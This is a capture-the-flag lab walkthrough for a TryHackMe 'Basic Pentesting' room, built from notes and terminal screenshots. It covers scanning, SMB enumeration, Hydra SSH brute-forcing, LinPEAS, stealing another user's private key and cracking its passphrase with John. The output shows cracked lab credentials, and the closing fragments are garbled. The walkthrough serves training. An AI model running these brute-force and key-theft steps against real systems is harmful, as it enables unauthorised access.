

Basic Pentesting Walkthrough

Target Information

- **Target IP Address:** 10.10.210.169

Tools and Commands Used

1. Nmap Scan

```
nmap -sC -sV -oN nmap/initial 10.10.210.169
```

- **-sC:** Runs default scripts.
- **-sV:** Detects service versions.
- **-oN:** Saves output in normal format (nmap/initial).

2. Gobuster Directory Brute-forcing

```
gobuster dir -w /home/kali/try-hack-me/basic-penetration-testing/directory-list-2.3-medium.txt -u http://10.10.210.169
```

- This found the hidden directory: **development**.

3. Enum4linux for SMB Enumeration

```
enum4linux -a 10.10.210.169 | tee enum4linux.log
```


- Discovered usernames: **jan** and **kay**.

4. Hydra Brute-forcing (SSH Login for Jan)

```
hydra -l jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
```

- Successfully found Jan's SSH credentials:
 - **Username:** jan


- **Password: Armando**



5. Transferring LinPEAS to Target

```
scp /home/kali/tools/linpeas.sh jan@10.10.210.169:/dev/shm
```

- Transferred linpeas.sh to the /dev/shm directory.



6. Running LinPEAS for Privilege Escalation Enumeration

```
./linpeas.sh | tee linpeaslog.txt
```

- Enumerated possible privilege escalation vectors.

7. Accessing Kay's SSH Private Key

```
cat /home/kay/.ssh/id_rsa
```

- Copied Kay's private SSH key to local file kays_id_rsa using nano.

8. Cracking Kay's SSH Key Passphrase

1. Convert Kay's SSH Key to John Hash Format:

```
python3 /usr/share/john/ssh2john.py kays_id_rsa > kay_ssh_hash.txt
```

2. Crack Passphrase Using John the Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt kay_ssh_hash.txt
```

3. Display Cracked Passphrase:

```
john --show kay_ssh_hash.txt
```

9. Logging in as Kay

```
ssh -i kays_id_rsa kay@10.10.210.169
```

- Used the cracked passphrase to log in as **kay**.

10. Retrieving the Final Flag

```
cat pass.bak
```

- Discovered the final password:
heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$.

Enumeration Summary

Open Ports:

- **22** - SSH
- **80** - HTTP
- **139** - NetBIOS
- **445** - SMB

Hidden Directory:

- **development**

Discovered Users:

- **jan**
- **kay**

Credentials:

- **Jan's SSH:**
 - Username: jan
 - Password: armando

- **Kay's Final Password:**
 - **heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$**

```
kali@kali: ~/try-hack-me/basic-penetration-testing
File Actions Edit View Help

(kali@kali)-[~]
└─$ cd wordlist
(kali@kali)-[~/wordlist]
└─$ ls
rockyou.txt
(kali@kali)-[~/wordlist]
└─$ realpath rockyou.txt
/home/kali/wordlist/rockyou.txt
(kali@kali)-[~/wordlist]
└─$
```

Basic Penetration Testing

This is a guide that shows you to perform basic penetration testing.

Start AttackBox Help Save Room

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:41:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965 25 tries per task
[DATA] attacking ssh://10.10.210.169:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~/try-hack-me/basic-penetration-testing]
└─$ hydra -i jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:42:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965 25 tries per task
[DATA] attacking ssh://10.10.210.169:22/
^C

(kali@kali)-[~/try-hack-me/basic-penetration-testing]
└─$ hydra -i jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:43:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965 25 tries per task
[DATA] attacking ssh://10.10.210.169:22/
[STATUS] 336.00 tries/min, 336 tries in 00:01h, 14344063 to do in 711:31h, 16 active
[22][ssh] host: 10.10.210.169 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-12 21:46:10

(kali@kali)-[~/try-hack-me/basic-penetration-testing]
└─$ nano hydra-output.txt
(kali@kali)-[~/try-hack-me/basic-penetration-testing]
└─$
```

kali@kali: ~/try-hack-me/basic-penetration-testing

(kali@kali)-[~/try-hack-me/basic-penetration-testing]

\$ ssh jan@10.10.210.169

The authenticity of host '10.10.210.169 (10.10.210.169)' can't be established.

ED25519 key fingerprint is SHA256: XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.210.169' (ED25519) to the list of known hosts.

jan@10.10.210.169's password:

Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

0 packages can be updated.

0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102

jan@basic2:~\$

```
jan@basic2:~$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 root jan 47 Apr 23 2018 .lesshtlogin:
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Sorry, user jan may not run sudo on basic2.

```
jan@basic2:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -al
```


```
total 16
drwxr-xr-x 4 root root 4096 Apr 19 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
drwxr-xr-x 2 root root 4096 Apr 23 2018 jan
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay
```

```
jan@basic2:/home$ cd kay/
```

```
jan@basic2:/home/kay$ ls -al
```

```
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lesshtlogin:
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
```

Tried



```
(kali@kali)-[~/tools]
└─$ ls -al
total 816
drwxrwxr-x  2 kali kali   4096 Oct 12 22:23 .
drwx----- 22 kali kali   4096 Oct 12 22:23 ..
-rw-rw-r--  1 kali kali 824745 Oct 10 22:05 linpeas.sh

(kali@kali)-[~/tools]
└─$ file linpeas.sh
linpeas.sh: POSIX shell script, Unicode text, UTF-8 text executable, with very long line (1779)


(kali@kali)-[~/tools]
└─$ chmod +x linpeas.sh

(kali@kali)-[~/tools]
└─$ realpath linpeas.sh
/home/kali/tools/linpeas.sh

(kali@kali)-[~/tools]
└─$ scp /home/kali/tools/linpeas.sh jan@10.10.210.169:/dev/shm
jan@10.10.210.169's password:
linpeas.sh  WebAppTest  10.10.210.169  100% 805KB 328.7KB/s  00:02

(kali@kali)-[~/tools]
└─$
```

```
jan@basic2:/home/kay$ cd /dev/shm
jan@basic2:/dev/shm$ ls -al
total 808
drwxrwxrwt  2 root root    60 Oct 12
drwxr-xr-x 17 root root  3700 Oct 12
-rwxrwxr-x  1 jan  jan 824745 Oct 12
jan@basic2:/dev/shm$
```

File Actions Edit View Help

```
jan@basic2:/home/kay$ clear
jan@basic2:/home/kay$ cd /dev/shm
jan@basic2:/dev/shm$ ls -al
total 808
drwxrwxrwt  2 root root    60 Oct 12 22:28 .
drwxr-xr-x 17 root root  3700 Oct 12 20:13 ..
-rwxrwxr-x  1 jan  jan 824745 Oct 12 22:28 linpeas.sh
jan@basic2:/dev/shm$ ./linpeas.sh | tee linpeaslog.txt
```



What is the name of the hidden directory?

Do you like PEASS?

Get the latest version: <https://github.com/sponsors/carlospolop>

Follow on Twitter: [@hacktricks_live](#)

```
kali@kali: ~/try-hack-me/basic-penetration-testing
$ cat kay_ssh_hash.txt
keys_id_rsa:sshng$151656ABA70E3CDB056070892C1F76E2FE753235232835bfc9d2a8b7f9e04676de001a2712ef86e499d5cad1af83d01942729c
472b37f0db07eb172e09cd4e052093a3d72204241c05194e67833ce09b3ced7455644c5e5801edc852b608b0b2e4600b7723cfce5bf14c69
db05dd1b8c3f1d1886713d8f01ee7b0005e88f62d3091c81f740e14862548f18bfbf51b0aa62e9fae40b2f15f36dd7d702400dfb74f9154e3d00454a0
49d599c4c4070df59b18edf25207022125f9417f7931a70840e1608701396955798094e016866c557b350263e27f9f1ee37846e07d3594b6e69d25
a6562c6f80504605f44edf9529deaecf18193469485640909d9bdf44f9d45ab2ede8c0aca94a53674fb1e53bae5bfc02a6bacea202bf2c84db9d3ae446
780b4ad313159499c9c9e3d2c0b1137dc0b0e1cd5558871a64e0b4e70d972d1b32188accf9e595a173bba6f065bfc0823530b0d4c4e4a3a9b38694fb
34d8101628807159f084af5f25719f605045457084834b0b1294824295f68f1f4e3219d50e7c92d85a5f19c2605c4a0ab0ab6e97b8655c5f98c074
41c2b8a03b569118cab14dc131f258571adab941513137b6d4a68f9e2d856e6a39b5b3a560e18b35176718f6d6e9b9fb4ef6bec09ac86cc774b4a
802a666bf2d1c114e7ad45858d6251fe118d999b93607cd13029a44a2d26152695142240b708327e53bd05177e1e82249455ae177157256a563b
28b7e0b317959b5ae6716c4f3e3a79dd0ba266ad41148de212f305c5ba6d76dcf9b7f78759c79632655e0745a1aa13edde656837b05763c69d21806
5ea2b0c40319c1e1c84570ed1a6f0918ec2b5985440c318bdcfb34cabcac359f4d5714e31d38f94e2968f68f96d3b065d0907a3489811764864
cb2a6e1821d03448045f6eb798a00607380822b78a101028a6ce927581705a1d76fa93a41c3100162bec582e69cf28d1lbcf3f9502c9b3526b65780b8
6555a3b57b5f64de9a4ee6e1b02d161eff7f1c68129b7a5e1795647e07c5ba2da9c74a5507218f67f91588ae674b51a9c0749166897db4c40e2138f
91c1bae890f1e54b07db95888e836ba7eb2237a7834c849c4f3b946971210a40220eb980809b5a53d54e08f6610765e1dcd2bda5cae7d96e77d
852b02a0953cf464b2f9e60dcfcaea0b0e0238217213ab01a8073f8cf9e9b4d0b005365702452b7853b1d6c4397621979c4c7b5b9
83f301f7885f35286ac57792f7633ab0975ba0b0c01773d76e0a8f46c4c33e420735a0b0a08f1c52088ac037b0a8ffcd22a11565a073c697a6
225e15007e00c22d3e24ebc18b08df2590e32444f4b298ba273522215db0c3b89d4f2277cfe0d74c35b9a149793626382638f2e14cd363025aa7a5
c39a9a77b815d01ff6ac9a58bda0474513f0fad36d9f26da5ca351f47479a8c271a60da493f678cadce2f3d0e1c05e7f2f3f19436d23bfa3b0d4
f0b8f04236d485bede07d97d1c15de7961356d58f113080ea73c7b087ca11b7653e63d7f05505b07e5f399824a16daa3b29cd8f9d98d53e9
7a1fbcc1e27091e3b747224437135b0b2103e25029c5413b0b4c07c9706967f4e3b4263c284c0eb336887f6d799e310d5d68f689cbha4c79388b2138
d0c40017f0225a6a3a2d2103116a134d5f0c8ecef1bf72c61509868c823fcd0f62ac3a579ff99a5b0bc588af10537f26ecf6a962e595fbaec9df244f
6c3abf77a11cf08078de1583305f0eaed221738d744435f3a69a8113109f9d5cdcb56d675443a6a27a3b7c0db50b3b829972368ff2e4998c1910b
392720c4dca09a974f2c38f970503971d646097f5b7b5c4733a08129c2b7e0e2c0cc49ddc943a5ae24467c5d7a07859c39ae0023c771d59caca08
17c41263803a099d025e09e4de526031f4d40b2da9b4059201a41687a39f188d54068b71542b0115c52e26b279b68b78a2d6f2e09f0ff366
34ced3363377f9275a3b0c08095713bdf5083d2d97e5d254521fa0a0d225704e4b3c19751864285f6e3031bc2ff5b0c5d197f8e6ad56257477aa
3c3f0eb635717f15b9037b3a7625db22151e2810ebfbb75853d93936d1240093b2497a8983ef99b80c7052af0e5541af260b68bec50e4cf798a7f
59ff3c3a3e70565ed887b9f04bdfad6a415a70e055eaacc69a3f3e3cf5aa5b663a7186eb5036e12ef53f309179a6a6f3ec0b0cb6a35229a1597d9be
beb134440c4937216484c8a0e9aa1364857808798e90d03f9da47d9cc3b6ddcd80d89980f6d391d0209beb137f8b7f309440949b1b1b19013a4557
76f3e2667f467221c2b250230264e915141103437a9209f8b1fc345809b33e14b0567e8f5cb9f172bb09f4e82baf75ccaf27c0651152faa10e
10d2ccab0c9a5c1895180f6f00b88771de58ed097e99d5ca3592cc97337a76a0b96c35788b62e8f0b06204c5744a2579701781b46ec979dbdc0339e
57967051ca87afdaef79ca0af83642830815c4f6189dc4ac8a0170cac12c30c1ff21c4c17f20813112b0901df81c5d78ca202a4f1c5d8c5b573c1d
```

```
(kali@kali)-[~/try-hack-me/basic-penetration-testing]
$ john --wordlist=/home/kali/wordlist/rockyou.txt kay_ssh_hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (keys_id_rsa)
1g 0:00:00:00 DONE (2024-10-12 23:08) 20.00g/s 1654Kp/s 1654Kc/s 1654Kc/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/try-hack-me/basic-penetration-testing]
$ john --show kay_ssh_hash.txt
keys_id_rsa:beeswax

1 password hash cracked, 0 left

(kali@kali)-[~/try-hack-me/basic-penetration-testing]
$
```

Target IP:

10.10.210.

Testing and Priv

you'll learn the

ation

on

to learn as m

e from Vulnh

ns below

ad connect to our network



Congratulations!

You've completed the room! Share this with your friends:

 Twitter

 Facebook

 LinkedIn

[Leave feedback](#)